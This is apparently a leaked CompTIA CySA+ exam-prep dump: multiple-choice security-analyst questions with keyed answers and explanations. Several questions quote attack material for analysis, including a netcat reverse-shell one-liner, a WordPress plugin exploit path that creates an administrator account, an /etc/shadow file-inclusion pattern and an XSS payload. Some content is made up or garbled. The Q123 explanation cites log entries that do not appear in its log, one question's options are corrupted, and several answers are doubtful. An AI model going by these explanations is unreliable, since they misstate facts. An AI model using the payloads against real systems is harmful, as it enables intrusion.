The MITRE ATT&CK framework is a knowledge base of cybercriminals' adversarial behaviors based on cybercriminals' known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals¹. References: What is the MITRE ATT&CK Framework? | IBM

NEW QUESTION 115

A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network.

Which of the following would best aid in decreasing the workload without increasing staff?

- A. SIEM
- B. XDR
- C. SOAR
- D. EDR

Answer: C

Explanation:

SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations. SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

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NEW QUESTION 116

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

Answer: D

Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis¹²

NEW QUESTION 118

Which of the following techniques can help a SOC team to reduce the number of alerts related to the internal security activities that the analysts have to triage?

- A. Enrich the SIEM-ingested data to include all data required for triage.
- B. Schedule a task to disable alerting when vulnerability scans are executing.
- C. Filter all alarms in the SIEM with low severity.
- D. Add a SOAR rule to drop irrelevant and duplicated notifications.

Answer: B

NEW QUESTION 119

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

- A. If appropriate logging levels are set
- B. NTP configuration on each system
- C. Behavioral correlation settings
- D. Data normalization rules

Answer: B

Explanation:

The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly¹. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network²³.
References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 120

During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

- A. Implement data encryption and close the data so only the company has access.
- B. Ensure permissions are limited in the investigation team and encrypt the data.
- C. Implement data encryption and create a standardized procedure for deleting data that is no longer needed.
- D. Ensure that permissions are open only to the company.

Answer: B

Explanation:

The best option to safeguard PII during an incident is to ensure permissions are limited in the investigation team and encrypt the data. This is because limiting permissions reduces the risk of unauthorized access or leakage of sensitive data, and encryption protects the data from being read or modified by anyone who does not have the decryption key. Option A is not correct because closing the data may hinder the investigation process and prevent collaboration with other parties who may need access to the data. Option C is not correct because deleting data that is no longer needed may violate legal or regulatory requirements for data retention, and may also destroy potential evidence for the incident. Option D is not correct because opening permissions to the company may expose the data to more people than necessary, increasing the risk of compromise or misuse.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 195; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data encryption", page 23

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NEW QUESTION 123

An analyst views the following log entries:

```
202.180.158.22 - - [12/Aug/2018:11:42:20 -0200] "GET /src/sourceCode.bat\HTTP/1.0" 404 291
134.17.188.5 - - [12/Aug/2018:13:04:16 -0200] "GET /img/orgChart.jpg\HTTP/1.0" 200 291
121.19.30.221 - - [12/Aug/2018:13:04:17 -0200] "GET /cgi-bin/stats.pl?month=12\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartDirectors.jpg\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:17 -0200] "GET /img/orgChartStaff.jpg\HTTP/1.0" 200 291
134.17.188.5 - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderlings.jpg\HTTP/1.0" 404 291
216.122.5.5 - - [12/Aug/2018:13:04:18 -0200] "GET /cgi-bin/quarterly.pl?qtr=3\HTTP/1.0" 404 291
134.17.188.5 - - [12/Aug/2018:13:04:18 -0200] "GET /img/orgChartUnderUnderlings.jpg.jpg\HTTP/1.0" 404 291
```

The organization has a partner vendor with hosts in the 216.122.5.x range. This partner vendor is required to have access to monthly reports and is the only external vendor with authorized access. The organization prioritizes incident investigation according to the following hierarchy: unauthorized data disclosure is more critical than denial of service attempts.

which are more important than ensuring vendor data access.

Based on the log files and the organization's priorities, which of the following hosts warrants additional investigation?

- A. 121.19.30.221
- B. 134.17.188.5
- C. 202.180.158.2
- D. 216.122.5.5

Answer: A

Explanation:

The correct answer is A. 121.19.30.221.

Based on the log files and the organization's priorities, the host that warrants additional investigation is 121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.

The log files show the following information:

- ? The IP addresses of the hosts that accessed the web server
- ? The date and time of the access
- ? The file path of the requested resource
- ? The number of bytes transferred

The organization's priorities are:

- ? Unauthorized data disclosure is more critical than denial of service attempts

? Denial of service attempts are more important than ensuring vendor data access According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so¹²³. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.

The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path. This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.

The other hosts do not warrant additional investigation based on the log files and the organization's priorities.

Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests⁴⁵. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.

Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.

Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements. Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

NEW QUESTION 127

During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

- A. Place a legal hold on the employee's mailbox.
- B. Enable filtering on the web proxy.
- C. Disable the public email access with CASB.
- D. Configure a deny rule on the firewall.

Answer: A

Explanation:

Placing a legal hold on the employee's mailbox is the best action to perform first, as it preserves all mailbox content, including deleted items and original versions of modified items, for potential legal or forensic purposes. A legal hold is a feature that allows an administrator to retain mailbox data for a user indefinitely or for a specified period, regardless of the user's actions or retention policies. A legal hold can be applied to a mailbox using Litigation Hold or In-Place Hold in Exchange Server or Exchange Online. A legal hold can help to ensure that evidence of data exfiltration or other malicious activities is not lost or tampered with, and that the organization can comply with any legal or regulatory obligations. The other actions are not as urgent or effective as placing a legal hold on the employee's mailbox, as they do not address the immediate threat of data loss or compromise. Enabling filtering on the web proxy may help to prevent some types of data exfiltration or malicious traffic, but it does not help to recover or preserve the data that has already been emailed externally. Disabling the public email access with CASB (Cloud Access Security Broker) may help to block or monitor the use of public email services by employees, but it does not help to recover or preserve the data that has already been emailed externally. Configuring a deny rule on the firewall may help to block or monitor the network traffic from the employee's laptop, but it does not help to recover or preserve the data that has already been emailed externally.

NEW QUESTION 132

A security analyst detected the following suspicious activity:

```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f
```

 Which of the following most likely describes the activity?

- A. Network pivoting
- B. Host scanning
- C. Privilege escalation
- D. Reverse shell

Answer: D

Explanation:

The command `rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f` is a one-liner that creates a reverse shell from the target machine to the attacker's machine. It does the following steps:

- `rm -f /tmp/f` deletes any existing file named /tmp/f
- `mknod /tmp/f p` creates a named pipe (FIFO) file named /tmp/f
- `cat /tmp/f/bin/sh -i 2>&1` reads from the pipe and executes the commands using /bin/sh in interactive mode, redirecting the standard error to the standard output
- `nc 10.0.0.1 1234 > tmp/f` connects to the attacker's machine at IP address 10.0.0.1 and port 1234 using netcat, and writes the output to the pipe

This way, the attacker can send commands to the target machine and receive the output through the netcat connection, effectively creating a reverse shell.

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NEW QUESTION 134

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA
- B. LOI
- C. MOU
- D. KPI

Answer: A

Explanation:

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a

document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

NEW QUESTION 139

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

- A. Testing
- B. Implementation
- C. Validation
- D. Rollback

Answer: C

Explanation:

The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.

NEW QUESTION 144

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Answer: A

Explanation:

An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer¹²

An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.

Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing. Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 146

There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

- A. Implement step-up authentication for administrators
- B. Improve employee training and awareness
- C. Increase password complexity standards
- D. Deploy mobile device management

Answer: B

Explanation:

The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION 147

A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

- A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
- B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
- C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
- D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A

Explanation:

This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.
References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

NEW QUESTION 151

Which of the following does "federation" most likely refer to within the context of identity and access management?

- A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
- B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
- C. Utilizing a combination of what you know, who you are, and what you have to grant authentication to a user
- D. Correlating one's identity with the attributes and associated applications the user has access to

Answer: B

Explanation:

Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

NEW QUESTION 156

The security analyst received the monthly vulnerability report. The following findings were included in the report

- Five of the systems only required a reboot to finalize the patch application.
- Two of the servers are running outdated operating systems and cannot be patched

The analyst determines that the only way to ensure these servers cannot be compromised is to isolate them. Which of the following approaches will best minimize the risk of the outdated servers being compromised?

- A. Compensating controls
- B. Due diligence
- C. Maintenance windows
- D. Passive discovery

Answer: A

Explanation:

Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

NEW QUESTION 158

An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

- A. False positive
- B. True negative
- C. False negative
- D. True positive

Answer: C

Explanation:

The correct answer is C. False negative.

A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

A false positive is a situation where a benign or normal activity is detected as an attack or a threat by a security control, even though it is not. A true negative is a situation where a benign or normal activity is not detected as an attack or a threat by a security control, as expected. A true positive is a situation where an attack or a threat is detected by a security control, as expected. These are not the correct answers for this question.

NEW QUESTION 160

A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?

- A. Generate a hash value and make a backup image.
- B. Encrypt the device to ensure confidentiality of the data.
- C. Protect the device with a complex password.
- D. Perform a memory scan dump to collect residual data.

Answer: A

Explanation:

Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page 3291

NEW QUESTION 162

An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

- A. SMB use domain SID to enumerate users
- B. SYN scanner
- C. SSL certificate cannot be trusted
- D. Scan not performed with admin privileges

Answer: D

Explanation:

This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide¹, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”. Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION 163

Which of the following would eliminate the need for different passwords for a variety of internal application?

- A. CASB
- B. SSO
- C. PAM
- D. MFA

Answer: B

Explanation:

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION 167

Which of the following risk management principles is accomplished by purchasing cyber insurance?

- A. Accept
- B. Avoid
- C. Mitigate
- D. Transfer

Answer: D

Explanation:

Transfer is the risk management principle that is accomplished by purchasing cyber insurance. Transfer is a strategy that involves shifting the risk or its consequences to another party, such as an insurance company, a vendor, or a partner. Transfer does not eliminate the risk, but it reduces the potential impact or liability of the risk for the original party. Cyber insurance is a type of insurance that covers the losses and damages resulting from cyberattacks, such as data breaches, ransomware, denial-of-service attacks, or network disruptions. Cyber insurance can help transfer the risk of cyber incidents by providing financial compensation, legal assistance, or recovery services to the insured party. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

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? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 168

An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:

/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator

Which of the following controls would work best to mitigate the attack represented by this snippet?

- A. Limit user creation to administrators only.
- B. Limit layout creation to administrators only.
- C. Set the directory trx_addons to read only for all users.
- D. Set the directory v2 to read only for all users.

Answer: A

Explanation:

Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp-json/trx_addons/V2/get/sc_layout. In this case, the attacker tries to use the wp_insert_user function to create a new administrator account on the WordPress

site¹². Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators³⁴. Limiting layout creation to administrators only, setting the directory `trx_addons` to read only for all users, and setting the directory `v2` to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site⁵⁶. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention ... - Spiceworks, How to Restrict WordPress User Registration to Specific Email ..., How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

NEW QUESTION 171

Which of the following actions would an analyst most likely perform after an incident has been investigated?

- A. Risk assessment
- B. Root cause analysis
- C. Incident response plan
- D. Tabletop exercise

Answer: D

Explanation:

A tabletop exercise is the most likely action that an analyst would perform after an incident has been investigated. A tabletop exercise is a simulation of a potential incident scenario that involves the key stakeholders and decision-makers of the organization. The purpose of a tabletop exercise is to evaluate the effectiveness of the incident response plan, identify the gaps and weaknesses in the plan, and improve the communication and coordination among the incident response team and other parties. A tabletop exercise can help the analyst to learn from the incident investigation, test the assumptions and recommendations made during the investigation, and enhance the preparedness and resilience of the organization for future incidents¹². Risk assessment, root cause analysis, and incident response plan are all actions that an analyst would perform before or during an incident investigation, not after. Risk assessment is the process of identifying, analyzing, and evaluating the risks that may affect the organization. Root cause analysis is the method of finding the underlying or fundamental causes of an incident. Incident response plan is the document that defines the roles, responsibilities, procedures, and resources for responding to an incident³⁴⁵. References: Tabletop Exercises: Six Scenarios to Help Prepare Your Cybersecurity Team, Tabletop Exercises for Incident Response - SANS Institute, Risk Assessment - NIST, Root Cause Analysis - OWASP, Incident Response Plan | Ready.gov

NEW QUESTION 176

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

- A. `/etc/ shadow`
- B. `curl localhost`
- C. `; printenv`
- D. `cat /proc/self/`

Answer: A

Explanation:

`/etc/shadow` is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The `/etc/shadow` file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for `/etc/shadow` in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:
? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
? <https://www.comptia.org/certifications/cybersecurity-analyst>
? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 181

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

- A. `grep [IP address] packets.pcap`
`B cat packets.pcap | grep [IP Address]`
- B. `tcpdump -n -r packets.pcap host [IP address]`
- C. `strings packets.pcap | grep [IP Address]`

Answer: C

Explanation:

`tcpdump` is a command-line tool that can capture and analyze network packets from a given interface or file. The `-n` option prevents `tcpdump` from resolving hostnames, which can speed up the analysis. The `-r` option reads packets from a file, in this case `packets.pcap`. The `host [IP address]` filter specifies that `tcpdump` should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway. Official References:
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? <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>
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NEW QUESTION 182

Which of the following is the most important factor to ensure accurate incident response reporting?

- A. A well-defined timeline of the events
- B. A guideline for regulatory reporting
- C. Logs from the impacted system

D. A well-developed executive summary

Answer: A

Explanation:

A well-defined timeline of the events is the most important factor to ensure accurate incident response reporting, as it provides a clear and chronological account of what happened, when it happened, who was involved, and what actions were taken. A timeline helps to identify the root cause of the incident, the impact and scope of the damage, the effectiveness of the response, and the lessons learned for future improvement. A timeline also helps to communicate the incident to relevant stakeholders, such as management, legal, regulatory, or media entities. The other factors are also important for incident response reporting, but they are not as essential as a well-defined timeline. Official References:

? <https://www.ibm.com/topics/incident-response>

? <https://www.crowdstrike.com/cybersecurity-101/incident-response/incident-response-steps/>

NEW QUESTION 187

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

- A. Take a snapshot of the compromised server and verify its integrity
- B. Restore the affected server to remove any malware
- C. Contact the appropriate government agency to investigate
- D. Research the malware strain to perform attribution

Answer: A

Explanation:

The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION 191

While reviewing web server logs, a security analyst found the following line:

```
<IMG SRC='vbscript:msgbox("test")'>
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Answer: D

Explanation:

XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware¹²

The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks³

NEW QUESTION 192

A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

- A. Trends
- B. Risk score
- C. Mitigation
- D. Prioritization

Answer: B

Explanation:

A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. <https://www.comptia.org/training/books/cysa-cs0-003-study-guide>

NEW QUESTION 193

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

- A. Perform static analyses using an integrated development environment.
- B. Deploy compensating controls into the environment.
- C. Implement server-side logging and automatic updates.
- D. Conduct regular code reviews using OWASP best practices.

Answer: D

Explanation:

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

NEW QUESTION 195

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook

Answer: C

Explanation:

Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 200

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to f c
- B. acciv
- C. pore
- D. Change the display filter to tcg.port=20
- E. Change the display filter to f cp-daca and follow the TCP streams
- F. Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

NEW QUESTION 202

A cybersecurity analyst is recording the following details

- * ID
- * Name
- * Description
- * Classification of information
- * Responsible party

In which of the following documents is the analyst recording this information?

- A. Risk register
- B. Change control documentation
- C. Incident response playbook
- D. Incident response plan

Answer: A

Explanation:

A risk register typically contains details like ID, name, description, classification of information, and responsible party. It's used for tracking identified risks and managing them. Recording details like ID, Name, Description, Classification of information, and Responsible party is typically done in a Risk Register. This document is used to identify, assess, manage, and monitor risks within an organization. It's not directly related to incident response or change control documentation.

NEW QUESTION 207

During a recent site survey, an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

- A. Run a packet sniffer to monitor traffic to and from the access point.
- B. Connect to the access point and examine its log files.
- C. Identify who is connected to the access point and attempt to find the attacker.
- D. Disconnect the access point from the network

Answer: D

Explanation:

The correct answer is D. Disconnect the access point from the network.

A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices¹²³⁴.

